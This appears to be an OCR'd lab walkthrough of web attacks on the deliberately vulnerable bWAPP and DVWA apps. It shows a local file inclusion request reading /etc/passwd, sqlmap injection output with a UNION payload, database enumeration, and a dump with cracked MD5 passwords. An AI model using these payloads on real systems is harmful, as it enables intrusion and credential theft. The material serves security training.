
Request

```
GET /bWAPP/rlfi.php?language=file:///etc/passwd&action=go HTTP/1.1
Host: 172.20.10.14
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://172.20.10.14/bWAPP/rlfi.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=retj845ohu4md3k1t8p7ec7l74; security_level=0
Connection: close
```

Response

```
    <br />
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false

</div>
```

- Automating SQL injection attacks
- This section pertains to security flaws in online applications known as server-side request forgery (SSRF), which enables a threat actor to obtain resources from other systems on the network by using a weak web application.
- A security flaw in online applications called server-side request forgery (SSRF) enables a threat actor to access resources from other systems on the network by using the weak web application.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions


The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.8

- The set-up process is the same as in performing server-side request forgery section.
- This exercise will pertain to the Damn Vulnerable Web Application.
- I ensured Burp Suite is running and that it's intercepting the web traffic between my web browser and the vulnerable web application.
- The user credentials are retrieved by Burp Suire and are located in the Proxy | Intercept tab.


DVWA
Burp Suite Community Edition v2023.10.2.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Logging of out-of-scope Proxy traffic is disabled Re-enable
Request to http://172.20.10.14:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 5
Request headers 9


```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 172.20.10.14
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0
.7
Referer: http://172.20.10.14/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0; PHPSESSID=
7qmdtccisli46c6d3rcligk254
Connection: close
```

- I opened a terminal tab on Kali Linux and used the following command to check for potential SQL injection vulnerabilities on the web application.
- After the SQL injection vulnerability process is completed, various SQL injection-based security vulnerabilities are found on the web application and displayed.




```
[15:24:43] [INFO] testing 'Generic inline queries'
[15:24:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[15:24:43] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[15:24:43] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[15:24:44] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[15:24:44] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[15:24:44] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[15:24:44] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[15:24:44] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[15:24:44] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[15:24:44] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[15:24:44] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[15:24:44] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[15:24:44] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[15:24:44] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[15:24:44] [INFO] testing 'MySQL inline queries'
[15:24:44] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[15:24:44] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[15:24:44] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[15:24:44] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[15:24:44] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[15:24:44] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[15:24:44] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[15:24:54] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[15:24:54] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

- Additionally, two databases were also found within the web application. These are dvwa and information_scheme databases.




```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7178767171,0x47444d4c464c43685a56746865706c6a4b7a4f556c69436a7265634b77674d684c44794a65627962,0x71
ubmit=Submit
---
[15:27:29] [INFO] the back-end DBMS is MySQL
[15:27:29] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.0
[15:27:29] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[15:27:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.20.10.14'

[*] ending @ 15:27:29 /2023-11-29/
```

- Part 2: Retrieving sensitive information
- By running the --tables -D dvwa command, the following contents are displayed: These are two tables found within the DVWA database.
- All of the tables in the chosen database can be extracted by adding the --tables -D <database-name> command to the end of your sqlmap command.




```
---
[15:28:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[15:28:55] [INFO] fetching tables for database: 'dvwa'
[15:28:55] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

- By running the --columns -D dvwa command, the following contents are displayed: These are various columns with interesting names that were retrieved.
- You can obtain all the columns of the chosen database by appending the --columns -D <database-name> command to the end of your Sqlmap command.




```
eb application technology: Apache 2.2.14, PHP 5.3.2
ack-end DBMS: MySQL >= 5.0
15:29:51] [INFO] fetching tables for database: 'dvwa'
15:29:51] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
15:29:51] [WARNING] reflective value(s) found and filtering out
15:29:51] [INFO] fetching columns for table 'users' in database 'dvwa'
atabase: dvwa
able: guestbook
3 columns]
-----------+---------------------+
 Column     | Type                |
-----------+---------------------+
 comment    | varchar(300)        |
 name       | varchar(100)        |
 comment_id | smallint(5) unsigned |
-----------+---------------------+

atabase: dvwa
able: users
6 columns]
-----------+-------------+
 Column     | Type        |
-----------+-------------+
 user       | varchar(15) |
 avatar     | varchar(70) |
 first_name | varchar(15) |
 last_name  | varchar(15) |
 password   | varchar(32) |
 user_id    | int(6)      |
-----------+-------------+

15:29:51] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.20.10.14'
```

- By running the command --columns -D <database-name> -T <table-name>, the following contents are displayed: These are columns from the user's tables of the DVWA database.




```
ubmit=Submit
---
[15:30:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.0
[15:30:31] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+

[15:30:31] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.20.10.14'

[*] ending @ 15:30:31 /2023-11-29/
```

- The final section is to retrieve all the data from a specific table in a database. The --dump -D <database-name> -T <table-name> command will do so.
- The screenshot below shows the user ID, usernames, and passwords that were retrieved from the application and its database.




```
[2] custom dictionary file
[3] file with list of dictionary files
>
[15:31:36] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[15:31:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:31:38] [INFO] starting 2 processes
[15:31:40] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[15:31:41] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[15:31:42] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[15:31:45] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[15:31:47] [INFO] cracked password 'user' for hash 'ee11cbb19052e40b07aac0ca060c23ee'
